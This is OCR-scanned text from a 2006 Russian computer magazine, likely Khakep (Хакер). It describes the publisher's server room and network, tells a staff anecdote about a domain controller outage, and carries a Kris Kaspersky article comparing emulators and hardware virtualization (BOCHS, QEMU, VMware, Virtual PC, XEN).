Исторически так сложилось, что в компании работает большое число «приходящих» людей, которые не сидят в офисе каждый день, а заезжают по мере необходимости. Естественно, выделить для каждого из них отдельный компьютер было невозможно — очень дорого и глупо. Но вместе с этим каждому человеку хотелось иметь «собственный компьютер» со своими файлами, настройками и закладками в браузере. Эту проблему решили очень просто: организовали доменную систему с хранением пользовательских профилей на сервере — контроллере домена. Теперь все рабочие станции в сети стали представлять со-



БАЙКА ОТ STEP'А

Четвертое июля 2006 года, два часа ночи. В душном и пыльном офисе в такое время летом сидят только отмороженные неудачники — люди, которым в ближайшее время надо сдавать результат своей месячной работы. Они весь месяц раздолбайничали и за неделю до сдачи решили-таки поработать.

Наш редактор диска Степан, конечно, не из числа таких ребят. Он все делает вовремя, но в этот раз обстоятельства сложились не в его пользу, и пришлось задержаться на работе.

Степан сидел и, ничего не подозревая, лазал по интернету в поисках для тебя лучшего софта. А в это время в 60 метрах от него в нашей серверной начала разрастаться техногенная катастрофа. Ее результаты Степ ощутил уже через минуту. Вот, что он вспоминает:

«Сначала вырубился интернет, исчез доступ к сетевым дискам, и в конце концов вылетело виндовое окошко с предложением залогиниться. Сомнений не оставалось — контроллер домена упал. Минут через 15 стало ясно, что сам по себе сервак не поднимется и ситуацию пора брать под свой контроль. Кто же еще поможет восстановить сеть, если не сотрудник «Хакера»:)? Надежды на то, что этим займутся ребята из «Страны игр» было, мягко говоря, немного — что взять с этих геймеров. К счастью, в телефонной записной книжке у меня уже был номер нашего админа Дениса (буквально за день до этого я звонил ему по другому вопросу, связанному с работой своего аккаунта). Несмотря на поздний час, Денис ответил на звонок бодрым голосом и попросил посмотреть, что там твориться на сервере. Для этого у входа в серверную установлен монитор, подключенный к специальному переключателю. С его помощью можно без труда получить доступ к консоли требуемого сервера. Как только я переключился на нужный сервак, стало ясно: он висит. Что тут можно сделать? Естественно, перезагрузить. Вскоре в руках у меня оказались ключи от серверной, которые отдал охранник, и я под руководством Дениса стал искать сервер. Надо сказать, удовольствия в этом было мало: в серверной было невероятно жарко, к тому же стоял такой дикий гул, что мне приходилось выходить из комнаты, чтобы услышать собеседника. Первый блин, по обыкновению, вышел комом и даже после перезагрузки сервак работать отказался, сославшись на неисправный SCSI-винт. Было решено дать ему немного отдохнуть, и уже через 10 минут к великой радости всех сотрудников он все-таки завелся».

РЕЗЕРВНОЕ ПИТАНИЕ

Как устроена: *UPS на аккумуляторах*
Время автономной работы: *20 минут*
Мощность: *14 кВт*
Занимаемая системой площадь: *1 кв. м*
Частота сбоев питания: *бывает и по нескольку раз в неделю — офис компании питается от сети Мосэнерго, причем здание не приоритетно в энергоснабжении (бывший завод)*

КОНФИГУРАЦИЯ СЕРВЕРОВ

Процессор: *2 штуки Xeon 3,2 ГГц*
Объем памяти: *2 Гб*
Жесткий диск: *60-300 Гб (в зависимости от задачи сервера), SCSI, либо RAID*
Видео карта: *монохромная, 16-строчная, двухбитная*
Сетевые интерфейсы: *Gigabit Ethernet*
Размеры: *1U и 2U z*

СЕТЕВЫЕ СОЕДИНЕНИЯ

Внутренняя сеть: *1000BASE-T*
Внутренний трафик: *около 750 Гб/месяц*
Внешний трафик: *70 Гб/месяц*
Количество интернет-каналов: *1, резервных нет*
Поставщики интернета: *«Рм-Телеком»*
Тип интернет-канала: *оптоволокно*
Время пиковой загрузки: *16:00*
Величина пиковой загрузки: *15 Мбит/сек*

ОБЩАЯ ИНФОРМАЦИЯ

Месторасположение: г. Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45, этаж 4. Офис компании Gameland.


Выполняемые функции:

- хранение больших объемов данных, общий доступ к ним для сотни пользователей;
- организация доступа в интернет для клиентских машин в офисе;
- хранение структурированной информации на серверах БД, организация доступа к ним из внутрикорпоративных программ и web-приложений;
- поддержка нескольких web-сайтов компании и корпоративного intranet-ресурса;
- поддержка почтовых серверов для внешнего доступа (SMTP + POP3/IMAP);
- поддержка внутренней почты на базе Microsoft Exchange Server;
- поддержка работы домена с хранимыми на контроллере пользовательскими профилями;
- поддержка нескольких ftp-серверов для обмена файлами с удаленными работниками и рекламными клиентами

Размеры помещения: 10 метров в ширину, 3 в длину
Общее энергопотребление: 16 кВт
Суммарное тепловыделение: 8 кВт
Вес оборудования: около 750 кг
Общий объем хранимых данных: 2 терабайта
Вентиляция: мощные вентиляторы, воздух забирается из офиса
Охлаждение: 2 кондиционера по 1,5 кВт
Максимальная температура внутри: 46 градусов — в июле кондиционеры еще не были установлены, именно об этом времени тебе расскажет Степ в своей байке
Сеть в офисе: около 30 км проводов, стандарт Gigabit Ethernet, плюс 12 WiFi-точек, развешанных по офису
Backup-система: гордость промышленности — роботизированная библиотека на базе ленточного стримера; данные пишутся на магнитную ленту, смена и доступ к бобинам осуществляется автоматически
Объем ежедневного бэкапа: 100-200 Гб
Охрана серверной: врезной замок, ключ у охранника
Максимальный Uptime сервера: 6 месяцев
Средний Uptime: 2 месяца







«Стратегическая задача любой большой корпорации — обеспечение собственной безопасности, то есть устойчивости к возможным неприятностям»

бой «терминалы», для работы на которых нужно было зайти в домен, конечно, при помощи выданного администратором имени и пароля. После подключения к домену терминал загружает пользовательский профиль и все настройки применяются к системе. Пользователь может залогиниться на любом компьютере, и везде с ним будут его настройки, закладки и «Мои документы».

С появлением рекламы в журналах возникла потребность в передаче рекламных макетов от клиентов в редакцию. Возить диски с курьером долго и неудобно. Проблему решили организацией быстрого ftp-сервера, куда дизайнеры заливают рекламные макеты. Передать файл весом 100 Мб — не проблема, сейчас в любой организации очень быстрый интернет с бесплатным трафиком. Эти же серверы используются для взаимодействия с удаленными работниками. Так, например, на этот сервер закачивает видеоролики Сашикс — редактор видео, который живет на Украине.

Почти сразу после выхода первых журналов было принято решение, что они будут печататься в Финляндии, в типографии Scanweb. Надо отметить, это очень технологичная контора и она предоставляет своим клиентам возможность загружать файлы для печати через защищенный ftp-интерфейс. Для нашей компании это означало, что жизненно необходим производительный и надежный интернет-канал. В результате в новом офисе был организован оптический кабель, который с легкостью справляется с огромным потоком данных.

Наша компания очень быстро столкнулась с необходимостью использования сервиса IP-телефонии: нужно принимать большое число звонков снаружи на единственный редакционный номер, позволить звонящим интерактивно переключаться на внутреннего абонента и организовать связь внутри офиса. Все эти задачи были решены «на отлично» покупкой и установкой соответствующего оборудования небезызвестной фирмы CISCO.

Стратегическая задача любой большой корпорации — обеспечение собственной безопасности, то есть устойчивости к возможным неприятностям. Чтобы не было таких форс-мажорных обстоятельств, которые могли бы погубить бизнес, например, чтобы исключить возможность кражи оборудования и вещей, организуется круглосуточная охрана офиса и пропускной режим. Для защиты от пожара — пожарная сигнализация и система тушения. От действий сумасшедших сотрудников — система отбора персонала и психологические собеседования. В случае защиты информации все еще важнее: информация — это самое главное и самое дорогое. Поэтому при создании серверной особенное внимание у нас было уделено системе резервного копирования. Объем хранимых данных достаточно велик — около двух терабайт. Это профили пользователей, письма, файлы верстки, поддерживаемые сайты, архивы журналов, текущие файлы. Все это однажды было записано на магнитные ленты, и ежедневно дописываются изменения — примерно 100-200 Гб. Каждую неделю эти бесценные ленты отправляются в безопасное место и хранятся там с пометкой «бессрочно». Это жизненно важные чекпоинты, по которым, что бы ни случилось, можно восстановить состояние дел на определенный момент времени.

На самом деле, в общем-то, это все, что я хотел тебе рассказать о нашей серверной. Хочу еще отдельно отметить, что на нашем диске ты найдешь видео, в котором наглядно показано, что собой представляет наша компьютерная система. Советую посмотреть — интересно.



КРИС КАСПЕРСКИ

ПРОЩАЙ, ТОРМОЗА!

КАК ЗАПУСТИТЬ ВИРТУАЛЬНУЮ МАШИНУ БЕЗ ТОРМОЗОВ

ИНТЕРЕС К РАЗЛИЧНОГО РОДА ЭМУЛЯЦИЯМ ВСЕ РАСТЕТ И РАСТЕТ. КОМУ НЕ ИНТЕРЕСНО ЗАПУСТИТЬ ИЗ-ПОД WINDOWS ЭТОТ ЗАГАДОЧНЫЙ LINUX ИЛИ ПОЛЮБОВАТЬСЯ MAC OS X? ЕДИНСТВЕННЫЙ СДЕРЖИВАЮЩИЙ ФАКТОР — ЭТО НИКУДЫШНАЯ ПРОИЗВОДИТЕЛЬНОСТЬ ЭМУЛЯТОРОВ, КОТОРЫЕ ПО ОБЫКНОВЕНИЮ БОЛЬШЕ ТОРМОЗЯТ, ЧЕМ РАБОТАЮТ. НО ВОТ В СЕРЕДИНЕ 2006 ГОДА В ПРОЦЕССОРАХ INTEL И AMD НАКОНЕЦ-ТО ПОЯВИЛАСЬ АППАРАТНАЯ ПОДДЕРЖКА ВИРТУАЛИЗАЦИИ, КОТОРАЯ СНИЖАЕТ НАКЛАДНЫЕ РАСХОДЫ НА ЭМУЛЯЦИЮ В СОТНИ РАЗ. ТУТ УЖЕ САМ БОГ ВЕЛЕЛ РАЗОБРАТЬСЯ, ЧТО К ЧЕМУ И НАСКОЛЬКО ХОРОШО РАБОТАЕТ.

Лет 15-20 назад, в эпоху перехода с 8-битного потребительского барахла типа PK86, ZX Spectrum на серьезный по тем временам IBM PC XT/AT, ностальгирующие разработчики, нежелающие расставаться со старой техникой, писали эмуляторы. Растущие как грибы после дождя, эмуляторы позволяли всем желающим играть в их любимые игры, прямых аналогов которых на IBM PC не существовало. Через 10 лет история повторилась. Операционные системы семейства NT, ставшие стандартом де-факто, заблокировали прямой доступ к оборудованию, и 90% игр тут же отказалось запускаться (или потеряло звуковое сопровождение). «Ответом турецкому султану» стали DOSBox и другие эмуляторы, позволяющие повернуть время вспять и вспомнить свою былую молодость, прошедшую в окровавленных коридорах DOOM II. Только вот даже на P-III 733 старый добрый Aladdin шел на пределе, с пропуском кадров, не говоря уже про более серьезные игры. Наращивать мощность было невыгодно. Проще купить старый компьютер, водрузить на него MS-DOS и наслаждаться играми без внезапных вылетов эмулятора, рывков и тормозов.

Идея эмулировать IBM PC на самом IBM PC, то есть создавать виртуальные машины, родилась не сразу, но тут же завоевала расположение хакеров, системных администраторов и просто любопытствующих. Всплывающий SoftICE уже не замораживал компьютер, позволяя отлаживать программу с одновременным чтением документации. Для экспериментов с вирусами уже не приходилось переключаться на специальный жесткий диск. И самое главное — любой желающий мог поставить LINUX/BSD, не рискуя угробить основной Windows-раздел. Ценная вещь, не поспоришь!

К сожалению, для полноценной работы с LINUX'ом на эмуляторе требовалась очень мощная машина с резвым процессором и большим объемом оперативки. По-настоящему комфортно можно было ковыряться в консоли, в то время как в красивых KDE/GNOME приходилось полностью отключать все визуальные эффекты. Ты бы, возможно, и дальше продолжал тратить время и переживать из-за непрерывных тормозов, если бы не узнал сегодня об аппаратной виртуализации. Это настоящий прорыв со стороны процессоров, позволяющий гонять гостевые операционные системы с той же скоростью, с какой они исполнялись бы на «живом» железе! Круто? Еще бы, но не будем забегать вперед.

От динозавров машинной эры до наших дней

Вслед за возникновением концепции многозадачности появилась идея виртуализации. Чтобы запускать несколько операционных систем одновременно, процессор должен поддерживать виртуальную память и обладать раздельными уровнями привилегий, согласованными с набором команд. Специ-



альная программа — Монитор Виртуальных Машин (Virtual Machine Monitor, или VMM) — запускалась бы на наивысшем уровне привилегий, перехватывала выполнение привилегированных инструкций (пытающихся обратиться к физической памяти или портам ввода-вывода, например) и эмулировала их выполнение. Непривилегированные инструкции в этой схеме выполняются на «живом» железе без потери скорости. А поскольку процент привилегированных инструкций относительно невелик, накладными расходами на эмуляцию можно полностью пренебречь. Это, можно сказать, идеальная схема.

Из всех существующих на тот момент машин данным критериям отвечали только IBM System/370 и Motorola MC68020, на которых и были реализованы эффективные эмуляторы, позволяющие, в частности, создавать виртуальные серверы, обслуживающие разных пользователей или просто дублирующие друг друга. Если падает один сервер, инициативу тут же подхватывает другой, и для этого совершенно не нужно держать несколько физических серверов! Конечно же, выход из строя самого сервера здесь не рассматривается, поскольку операционные системы наворачиваются значительно чаще.

А как же процессоры семейства Intel 80386? Они поддерживают виртуальную память и разделение привилегий по целым четырем кольцам защиты. Что мешает реализовать на них полноценный эмулятор, такой же, как и на IBM System/370?! Начнем с того, что все операционные системы, какие только имеются на IBM PC, помещают свои ядра в так называемое нулевое кольцо, на которое понятие привилегированных команд не распространяется. Следовательно, Монитор Виртуальных Машин уже не может их перехватывать. Беда! Правда, существует лазейка — устанавливаем некоторую операционную систему, объявляя ее базовой или основной (host), и запускаем все остальные оси... в третьем кольце! Тогда привилегированные инструкции станут возбуждать исключения, легко перехватываемые Монитором Виртуальных Машин, работающим в нулевом кольце. Но тут не все так легко, как кажется! Во время работы процессор тесно связан с так называемыми таблицами дескрипторов, в которых содержится информация о сегментах памяти и прерываниях. Проблема в том, что они существуют в единственном числе и для работы процессора в нескольких ОС совершенно не приспособлены. Существует один выход — для каждой из виртуальных машин создавать свою собственную копию таблиц дескрипторов, переключая их при переходе с одной виртуальной машины на другую. Это очень тормозит процесс, но даже на этом проблемы не заканчиваются. Любопытные могут прочитать некоторые тонкости во врезке, всем же остальным рекомендую просто читать далее.


«К СОЖАЛЕНИЮ, ДЛЯ ПОЛНОЦЕННОЙ РАБОТЫ С LINUX'ОМ НА ЭМУЛЯТОРЕ ТРЕБОВАЛАСЬ ОЧЕНЬ МОЩНАЯ МАШИНА С РЕЗВЫМ ПРОЦЕССОРОМ И БОЛЬШИМ ОБЪЕМОМ ОПЕРАТИВКИ»

Программная эмуляция

Непригодность x86-архитектуры для эффективной виртуализации еще не запрещает эмулировать IBM PC программно с минимальной поддержкой со стороны оборудования. В грубом приближении это будет интерпретатор, «переваривающий» машинные команды с последующей имитацией их выполнения. С 8086 никаких проблем не возникает, но вот эмуляция страничной организации памяти и прочих штучек 386+ не только усложняет кодирование, но и снижает скорость выполнения программы в сотни или даже в тысячи раз!

Одним из таких эмуляторов и является знаменитый BOCHS, создающий виртуальный компьютер с полным комплектом «оборудования» на борту и способный эмулировать двухпроцессорную (или даже четырехпроцессорную!) машину даже при наличии всего одного физического процессора. Кроме того, это единственный эмулятор, поддерживающий архитектуру x86-64, работающую поверх x86!

Полные исходные тексты можно бесплатно скачать с http://bochs.sourceforge.net, там же лежат и готовые бинарные сборки для Windows и LINUX. К сожалению, чтобы запус-





Aladdin, запущенный под эмулятором DOSBox



Еще один добротный эмулятор — Parallels

тить на BOCHS'e Windows 2000, потребуется очень мощный процессор, самый мощный, который только можно купить. Но и в этом случае все будет очень сильно тормозить.

На основе BOCHS'a был создан другой замечательный эмулятор — QEMU, использующий режим динамической эмуляции, которая увеличивает производительность в десятки раз. Не вдаваясь в технические подробности, достаточно отметить, что QEMU как бы компилирует машинный код, и при повторном выполнении он исполняется на «живом» железе на полной скорости. В циклах это дает колоссальный выигрыш!

Правда, общая производительность все равно оставляет желать лучшего, да и стабильность (в силу технических сложностей реализации динамической эмуляции) прихрамывает. Некоторые программы (особенно игрушки) вообще не запускаются, некоторые периодически вылетают. Однако QEMU легко тянет LINUX/BSD без графической оболочки, и ряды его поклонников неуклонно растут. Свежую версию всегда можно бесплатно скачать с http://fabrice.bellard.free.fr/qemu.

Если нельзя, но очень хочется, то можно

Осознав, какие рыночные перспективы открывает создание качественного эмулятора, 8 февраля 1999 года компания VM Ware представила революционный продукт VM Ware Virtual Platform. Для достижения эффективной скорости эмуляции на x86 разработчики VM Ware использовали ряд хитрых трюков, требующих тесного взаимодействия с ядром основной оси и, что хуже всего, накладывающих довольно жесткие ограничения на гостей. Полной виртуализации добиться так и не удалось. Реально имитируется лишь относительно небольшая часть возможностей x86, а остальные приводят к аварийному завершению гостевой оси или работают не так, как предполагалась. Но зато производительность сокращается уже не в сотни, а всего лишь в десятки раз, обеспечивая комфортную работу с Windows 2000 уже на Pentium-III. Однако поиграть в игрушки или посмотреть видеофильм, увы, не получится.

Аналогичную схему виртуализации использует и Virtual PC, явно уступающий своему конкуренту в полноте эмуляции. В частности, отладчик SoftICE, великолепно работающий под VM Ware, на Virtual PC просто не идет. Тем не менее под Virtual PC лучше работают игрушки, не требующие быстрого процессора и мощной видеокарты, но там возникают серьезные проблемы со звуковой поддержкой.


Оба продукта являются коммерческими и распространяются на платной основе. Плюс еще встает довольно щекотливый вопрос о необходимости лицензирования Windows (и другого ПО) для каждой виртуальной машины, на которой она установлена. С юридической точки зрения, все O'K, поскольку операционные системы до сих пор лицензируются под физические машины, что вполне логично. Но вот мерзкая защита, встроенная в Windows, требует активации при смене всех трех ключевых компонентов — процессора, жесткого диска и видеокарты, а на виртуальной машине они, естественно, виртуальные и совсем несовпадающие с реальными. Правда, VM Ware, выполняющая команду CPUID «в живую», показывает процессор таким, какой он есть, избавляя нас от необходимости платить за одну и ту же копию Windows помногу раз подряд.

Неожиданное подкрепление или аппаратная виртуализация


Пробиваясь на рынок мощных серверов, компании Intel и AMD разработали технологии аппаратной виртуализации. Грубо говоря, они добавили дополнительное кольцо защиты, работая в котором, гипервизор может перехватывать все события, требующие внимания с его стороны. В практическом плане это означает, что

ПАРА ПРИЧИН, ПОЧЕМУ ПЛАТФОРМА X86 НЕ ГОДИТСЯ ДЛЯ ЭФФЕКТИВНОЙ ЭМУЛЯЦИИ

Инструкции LGDT, LLDT и LIDT, загружающие во внутренние регистры процессора указатели на глобальные/локальные таблицы дескрипторов сегментов (специальные структуры данных, в которых содержится вся необходимая системная информация), одновременно с несколькими операционными системами работать не могут, поскольку существуют в единственном числе. С таблицей дескрипторов прерываний та же самая картина. При этом гостевая ось не может использовать «хозяйские» таблицы дескрипторов по той причине, что селекторы (то есть системные указатели) сегментных регистров жестко прописаны внутри самой оси. И если Windows грузит в регистр DS селектор 23h (а она действительно грузит его), становится непонятно, что делать всем остальным?! Но даже единственный выход из этого положения — создание копии таблиц дескрипторов для каждой ОС и оперативное переключение между ними — не решает всех проблем. И вот почему. Инструкции SGDT/SLDT и SIDT, считывающие значения внутренних регистров процессора, не являются привилегированными, в результате чего гостевая ось читает таблицу дескрипторов основной оси вместо своей собственной! Это относится и к инструкции SMSW, считывающей значение командного слова процессора. В это значение, в частности, попадают биты из регистра CR0, который гостевая ось не должна видеть.



› x86-64 версия Debian'a, запускаемая на x86-процессоре под эмулятором BOCHS



› Моя любимая Windows 2000, запущенная под VMware

эмулятору теперь незачем извращаться, а производительность виртуальных машин стала достигать порядка 90% производительности основного процессора. Это выглядит очень заманчиво и вызывает непреодолимое желание заполучить эту штуку как можно скорее.

Что же нам для этого понадобиться? В первую очередь правильный кремний. Аппаратную виртуализацию поддерживают следующие модели процессоров Intel: Pentium 46x2, Pentium D 9xx, Xeon 7xxx, Core Duo и Core 2 Duo (технология Vanderpool), а также Itanium (технология Silvervale). Все процессоры фирмы AMD, выпущенные после мая 2006 года на сокетах Socket AM2, Socket S1 и Socket F (Athlon 64, Turion 64 и, начиная с августа 2006, Opteron), также поддерживают технологию аппаратной виртуализации с кодовым именем Pacifica. Впрочем, официально эти технологии именуются VT-X и AMD-V. Сложно назвать эти процессоры новыми, хотя и старыми их не назовешь. В любом случае теперь ты знаешь, какой процессор выбрать для грядущего апгрейда.

Естественно, к процессору понадобится материнская плата и, скорее всего, обновленная версия BIOS. Отдельные BIOS позволяют включать/выключать поддержку аппаратной виртуализации, и на некоторых из них по умолчанию она почему-то выключена.

Настоящий подарок — бесплатный XEN

Теперь очередь ПО. Разработчики эмуляторов активно включаются в игру, подтягивая свои штаны к новейшим достижениям прогресса, и так или иначе через некоторое время все они будут использовать технологию аппаратной виртуализации. В стороне останутся только экзотические эмуляторы типа BOCHS'a, поскольку никакая аппаратная виртуализация не позволит эмулировать четырехпроцессорную машину на однопроцессорной, хотя это безусловно кому-то нужно.

Поскольку желающих платить среди нас, как я понимаю, что-то не наблюдается, в первую очередь рассмотрим некоммерческие продукты, тем более что по своим функциональным возможностям они значительно превосходят своих конкурентов.

Итак, XEN — детище некоммерческой организации Xen Community, возглавляемой Яном Праттом (Ian Pratt) из XenSource Inc. Он появился задолго до «изобретения» аппаратной виртуализации и широко использовался компаниями IBM, Hewlett-Packard в своих майнфреймах для организации выделенных виртуальных серверов (virtual dedicated servers). Это говорит о высокой надежности и качестве данного продукта, проверенного временем и, помимо x86, поддерживающего x86-64, IA64, PPC и SPARC.

Правда, на процессорах, не поддерживающих технологию аппаратной виртуализации, требуется модификация ядра гостевой операционной системы, взаимодействующей с гипервизором посредством предоставляемого им набора API-функций. С открытыми операционными системами (xBSD, Linux) в этом плане никаких проблем не возникает, а вот Windows XP удалось перенести на XEN исключительно в рамках проекта Microsoft's Academic Licensing Program, позволяющего хачить ядро Windows в академических целях. Несмотря на то, что перенос осуществлялся при активном участии Microsoft Research в тесном сотрудничестве с группой University of Cambridge Operating System, условия лицензионного соглашения не позволяют распространять порт XP ни под каким соусом. Но технические детали переноса детально описаны в документации на XEN, и при жгучем желании, помноженном на избыток свободного времени, этот фокус в состоянии повторить любая хакерская

Инструкции POPF/POPFD сохраняют содержимое регистра EFLAGS в памяти без генерации исключения, и хотя попытка модификации привилегированных полей EFLAGS приводит к исключению, это не спасает ситуацию. Допустим, гостевая ось заносит в EFLAGS значение X, затрагивающее одно или несколько привилегированных полей. Процессор генерирует исключение, эмулятор перехватывает его и имитирует запись, подсовывая гостевой системе «виртуальный» EFLAGS. Однако чтение EFLAGS, не являясь привилегированной инструкцией, возвращает его немодифицированное содержимое, и вместо ожидаемого X ось видит Y.

С системными инструкциями LAR, LSL, VERR и VERW дела обстоят еще хуже, поскольку они по-разному работают в привилегированном и непривилегированном режиме. В непривилегированном режиме исключения не возбуждаются, но инструкция возвращает совсем не тот результат, который от нее ожидали. Совсем невесело, правда?

Но даже это еще не полный перечень причин, делающих платформу x86 непригодной для эффективной виртуализации. Подробнее же об этом ты можешь прочитать в статье «Proceedings of the 9th USENIX Security Symposium», лежащей на www.usenix.org/events/sec2000/robin.html.



«АППАРАТНУЮ ВИРТУАЛИЗАЦИЮ ПОДДЕРЖИВАЮТ СЛЕДУЮЩИЕ МОДЕЛИ ПРОЦЕССОРОВ: INTEL PENTIUM 46X2, PENTIUM D 9XX, XEON 7XXX, CORE DUO И CORE 2 DUO, А ТАКЖЕ ВСЕ ПРОЦЕССОРЫ ФИРМЫ AMD, ВЫПУЩЕННЫЕ ПОСЛЕ МАЯ 2006 ГОДА НА СОКЕТАХ SOCKET AM2, SOCKET S1 И SOCKET F (ATHLON 64, TURION 64 И, НАЧИНАЯ С АВГУСТА 2006, OPTERON)»

группа. Или можно воспользоваться готовым портом, просочившимся в Осла. Но смысл?!

С поддержкой аппаратной виртуализации со стороны процессора XEN позволяет запускать гостевые системы без какой-либо их модификации (а XEN поддерживает все 3 технологии виртуализации: Pacifica, Vanderpool и Silvervale). Зачем ограничиваться XP, когда вокруг существуют Vista, Server Longhorn и горячо любимая мной w2k, с которой я так и не слез и слезать пока не собираюсь.

В роли базовой оси может выступать Linux, NetBSD или FreeBSD (хотя последняя поддерживается в ограниченном режиме). XEN входит в состав множества дистрибутивов, в том числе и в Debian. Существуют и коммерческие версии XEN'a, например Novell SLES10 или Red Hat RHEL5. Что же касается Windows, то в список базовых осей, поддерживаемых XEN'ом, она не входит, и ставить LINUX/NetBSD все-таки придется. Собственно говоря, ничего страшного в этом нет. Потом поверх него можно будет запустить множество гостевых Windows всех версий, каких только заблагорассудится. А так как существует специальный Live CD (http://bits.xensource.com), вместо сложной установки никсов тебе достаточно будет взять с нашего диска ISO-образ, записать на диск и просто загрузиться с него. Сами же исходные тексты XEN'a лежат на его страничке www.cl.cam.ac.uk/research/srg/netos/xen. Как говорится, выбирай — не хочу. Тем более что и выбирать не из чего (почему «не из чего», станет понятно через несколько минут).

Старушка VMWare и все-все-все...

Начиная с версии 5.5, VMWare (www.vmware.com) поддерживает технологию аппаратной виртуализации Vanderpool. Эта технология позволяет ей запускать 64-битные гостевые операционные системы на x86-процессорах. Однако для 32-битных гостей аппаратная виртуализация по умолчанию выключена, поскольку реализована настолько криво, что вместо обещанного ускорения дает замедление! Подробное разъяснение его причин можно найти в статье «A Comparison of Software and Hardware Techniques for x86 Virtualization», написанной двумя сотрудниками VMWare — Кейзом Адамсом (Keith Adams) и Олом Агесеном (Ole Agesen) и выложенной на www.vmware.com/pdf/asplos235_adams.pdf.

Заставить VM Ware использовать аппаратную виртуализацию в принудительном порядке поможет строка «monitor_control.vt32 = "TRUE"», добавленная в Vmx-файл соответствующей виртуальной машины. Только большой пользы от нее не будет.

Помимо двух вышеописанных фаворитов рынка, существует множество других эмуляторов, поддерживающих аппаратную виртуализацию или собирающихся сделать это в ближайшее время.

